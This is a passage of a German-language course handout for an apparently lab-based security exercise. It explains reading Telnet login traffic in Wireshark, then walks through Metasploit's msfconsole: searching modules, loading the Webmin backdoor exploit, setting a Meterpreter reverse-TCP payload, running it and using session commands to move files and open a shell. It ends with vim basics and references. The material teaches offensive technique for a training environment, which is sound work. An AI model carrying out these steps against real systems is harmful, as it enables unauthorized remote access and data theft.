


Abbildung 6: Wireshark mit ausgewähltem Paket

im mittleren Bereich können Sie die verschiedenen ineinander geschachtelten Protokolle sowie die Eigenschaften der entsprechenden Protokolle sehen. In Abbildung 6 ist erkennbar, dass in der empfangenen PDU Ethernet, IPv4, TCP und Telnet als Protokolle verwendet werden. Wenn Sie den entsprechenden Eintrag öffnen, bekommen Sie weitere Details zu dem entsprechenden Protokoll angezeigt. Im diesem Bild wurde der Eintrag zu Telnet ausgeklappt und Sie sehen, welche Daten übertragen wurden.

Da dieses Paket nach dem Login auf srv02 fragt, ist davon auszugehen, dass das nächste Paket den Benutzernamen enthält.

Im unteren Bereich sehen Sie die empfangene PDU in hexadezimaler Darstellung. Rechts daneben sind, sofern es für das Bye ein darstellbares ASCII-Zeichen gibt, die entsprechenden ASCII-Zeichen dargestellt.

6.9 msfconsole

Msfconsole ist die interaktive Kommandozeilenanwendung von Metasploit. In diesem Abschnitt werden einige grundlegende Funktionalitäten vorgestellt. Zuerst müssen Sie msfconsole starten. Öffnen Sie dazu einfach ein Terminal und geben Sie **msfconsole** ein.

6.9.1 Suchen von Modulen

Metasploit ist ein modular aufgebautes Framework. Das bedeutet, dass es zum Ausnutzen für verschiedene Schwachstellen verschiedene Module gibt. Diese Module können geladen, konfiguriert und ausgeführt werden.

Um das zum Anwendungsfall passende Modul zu finden kann der Befehl **search** verwendet werden. Durch den Parameter -h (**search -h**) bekommen Sie eine kurze Hilfeseite zu search.

Sie können nach bestimmten Attributen suchen. Da im Rahmen dieser Aufgaben immer Linux als Betriebssystem verwendet wird, können Sie z.B. durch Angabe von **platform:linux** nur nach Modulen suchen, die bei Linux funktionieren. Außerdem können Sie eigene Suchbegriffe anhängen. Der Befehl **search platform:linux webmin** sucht nach Modulen für Linux, die den Begriff webmin enthalten.

6.9.2 Laden von Modulen

Wenn Sie ein Modul gefunden haben, das Sie verwenden möchten, können Sie dieses mittels **use** laden. Geben Sie dafür nach Use den gesamten Pfad des Moduls an, also z.B. **use exploit/linux/http/webmin_backdoor**. Nun sehen Sie anhand der Konsole, dass Sie das Modul geladen haben (die Bezeichnung des Moduls steht in Klammern am Zeilenanfang).

6.9.3 Anzeigen und Anpassen des Target

Manche Module können auf mehreren Targets ausgeführt werden. Verwenden Sie **show targets**, um eine Liste von möglichen Targets anzuzeigen. Mit **set target <id>** können Sie den Target-Eintrag mit der entsprechenden ID wählen.

Für diese Veranstaltung sollten Sie, sofern möglich, „Linux Dropper” wählen, da Sie sonst unter Umständen manche Linux-Payloads nicht verwenden können.

6.9.4 Anzeigen und Anpassen der Optionen eines Moduls

Die meisten Module verfügen über Optionen. Teilweise ist die Angabe dieser erforderlich, teilweise optional. Der Befehl **show options** innerhalb eines Moduls listet die Optionen dieses Moduls auf. Zusätzlich zu den Moduloptionen wird auch der auszuführende Payload mit seinen Optionen angezeigt.

Wenn eine Schwachstelle ausnutzbar ist, wird das Ausnutzen der Schwachstelle als „exploitation" bezeichnet. Der zugehörige Code, der die Schwachstelle ausnutzt, wird „Exploit" genannt.

Angenommen, eine Schwachstelle ermöglicht es, beliebige Befehle auf einem System auszuführen. Der Exploit würde als Parameter die auszuführenden Befehle übernehmen und diese ausführen, weshalb sich der Payload in diesem Fall aus den auszuführenden Befehlen zusammensetzen würde. Metasploit hat bereits viele Payloads implementiert, sodass Sie sich häufig nicht darum kümmern müssen, welche Befehle oder welcher Code ausgeführt werden müssen um eine Shell zu bekommen.

Sie können den Payload durch den Befehl **set payload <payload>** angeben. Analog zu den Exploits ist hier der vollständige Pfad des Payloads erforderlich, allerdings ohne das führende „payload/". Im Rahmen dieser Veranstaltung können Sie **linux/x64/meterpreter/reverse_tcp** verwenden.

Nun können Sie mit **set <option> <wert>** die Optionen konfigurieren. Beim oben angegebenen Payload sollten Sie als LHOST die IP-Adresse der Kali-VM angeben (s. Abschnitt 6.1). LPORT können Sie auf 4444 lassen. Die Optionen des Moduls sind vom entsprechenden Modul und den Anforderungen abhängig.

Manche Module haben zusätzliche Optionen. Diese können mit **show advanced** angezeigt werden. Das Setzen dieser Optionen ist analog zum Setzen der normalen Optionen.

6.9.5 Ausführen eines Moduls

Wenn Sie ein Modul konfiguriert haben, können Sie durch den Befehl **run** einen Exploit-Versuch starten. Manche Module stellen auch den Befehl **check** bereit, mit dem Sie prüfen können, ob das Zielsystem angreifbar ist, ohne tatsächlich einen Angriff auszuführen.

6.9.6 Das Session-Konzept

Wenn der Exploit funktioniert hat und Sie einen Meterpreter-Payload eingestellt haben, bekommen Sie an dieser Stelle eine Meterpreter-Session. Metasploit unterstützt mehrere dieser Sessions gleichzeitig. Um die aktuelle Session zu verlassen, können Sie den Befehl **background** verwenden. Durch den Befehl **sessions** bekommen Sie eine Liste aktuell geöffneter Sessions. Durch **sessions <session-id>** verbinden Sie sich mit der angegebenen Session.

Manche Exploits (z.B. Exploits für lokale privilege escalation) benötigen als notwendige Option eine Session. Um solche Exploits ausführen zu können, müssen Sie also zuerst eine Meterpreter-Session auf diesem System starten. Anschließend geben Sie die ID dieser Session für das Modul an und führen dieses aus.

6.9.7 Kurzübersicht von Befehlen in einer Meterpreter-Session

Innerhalb einer Meterpreter-Session können Sie durch Eingabe des Befehls **help** eine kurze Befehlsübersicht öffnen. Im Folgenden werden einige wichtige Befehle vorgestellt:

- **background**: Verschiebt die aktuelle Meterpreter-Session in den Hintergrund
- **download <src> <dst>**: Lädt die Datei *src* vom entfernten System auf die Kali-VM herunter und speichert sie im Pfad *dst*
- **upload <src> <dst>**: Lädt die lokale Datei *src* auf das entfernte System hoch und speichert sie unter dem Pfad *dst*
- **edit <path>**: Öffnet die Datei *path* in einem Editor (vim, s. Abschnitt 6.10)
- **getuid**: Zeigt reale und effektive UID und GID des aktuellen Prozesses an
- **shell**: Startet eine Shell mit den Rechten der realen UID und GID, d.h. effektive Root-Rechte in der Meterpreter-Session werden nicht auf die Shell übertragen.
- **execute -i -f <path>**: Startet das Binary unter *path* im interaktiven Modus, d.h. Ein- und Ausgaben erfolgen über die Meterpreter-Shell

6.10 vim

Vim (Vi IMproved) ist ein kommandozeilenbasierter Texteditor. Dafür stellt vim sehr viele Funktionen zur Verfügung. Allerdings ist die Bedienung dadurch nicht unbedingt intuitiv. Dieser Abschnitt fasst nur die im Rahmen dieser Aufgaben unbedingt notwendigen Funktionen zusammen. Wenn Sie sich in vim einarbeiten wollen, können Sie dafür das Kommandozeilenprogramm **vimtutor** verwenden.

Wenn Sie vim starten, befinden Sie sich vorerst im **normal Mode**. Durch Drücken der Taste **i** gelangen Sie in den **insert Mode**. In diesem Modus verhält sich vim wie ein normaler Texteditor (Cursorsteuerung mit Pfeiltasten, etc.). Wenn Sie mit dem Bearbeiten fertig sind, gelangen Sie durch das Drücken von **ESC** zurück in den **normal Mode**.

Speichern und Beenden funktioniert im Vim über Befehle. Durch die Eingabe von **:** im **normal Mode** lässt sich ein Befehl eintippen (der Befehl wird unten links angezeigt). Durch Bestätigen mit **ENTER** wird der Befehl ausgeführt. Zum Speichern einer Datei und Beenden von vim kann der Befehl **wq** verwendet werden.

Wenn Sie eine Datei in vim geöffnet haben, drücken Sie also **i**, führen die von Ihnen gewünschten Änderungen durch und drücken im Anschluss **ESC**. Dann tippen Sie **:wq** und bestätigen mit **ENTER**, um vim zu verlassen.

7 Literatur/Referenzen

[1] *AppArmor*. https://gitlab.com/apparmor. Zugriff: 19.05.2020.

[2] *DoS*. https://www.w3.org/Security/Faq/wwwsf6.html. Zugriff: 24.05.2020.

[3] *Kali Linux*. https://www.kali.org/. Zugriff: 15.05.2020.

[4] *Manpage von chmod*. https://linux.die.net/man/1/chmod. Zugriff: 19.05.2020.

[5] *Manpage von chown*. https://linux.die.net/man/1/chown. Zugriff: 19.05.2020.

[6] *MitM*. https://en.wikipedia.org/wiki/Man-in-the-middle_attack. Zugriff: 16.05.2020.

[7] *Raspberry Pi*. https://www.raspberrypi.org/. Zugriff: 15.05.2020.

[8] *SELinux*. https://selinuxproject.org/. Zugriff: 19.05.2020.

[9] *SSH (Secure Shell)*. https://tools.ietf.org/html/rfc4251. Zugriff: 19.05.2020.

[10] *Telnet*. https://tools.ietf.org/html/rfc854. Zugriff: 19.05.2020.

[11] *Tor Hidden Service*. https://2019.www.torproject.org/docs/onion-services. Zugriff: 15.05.2020.

[12] *VirtualBox*. https://www.virtualbox.org/. Zugriff: 15.05.2020.

[13] *Webmin*. http://www.webmin.com/. Zugriff: 22.05.2020.